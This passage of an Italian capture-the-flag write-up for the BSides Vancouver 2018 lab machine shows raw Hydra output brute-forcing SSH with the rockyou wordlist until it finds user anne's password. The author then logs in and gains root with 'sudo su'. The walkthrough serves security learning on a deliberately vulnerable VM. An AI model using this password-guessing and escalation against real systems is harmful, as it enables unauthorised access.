[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.50.154:22/
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[22][ssh] host: 192.168.50.154   login: anne   password: princess
[STATUS] attack finished for 192.168.50.154 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-13 11:12:06
```

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.154
anne@192.168.50.154's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
```

```
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne#
```

Qui ottengo il privilegio di **root**, ultima cosa che rimane da fare è fare il login sulla macchina virtuale per verificare user(**anne**) e password(**princess**);


Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login: anne_


Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login: anne
Password:
Last login: Thu Mar 13 08:21:11 PDT 2025 on tty1
anne@bsides2018:~$ _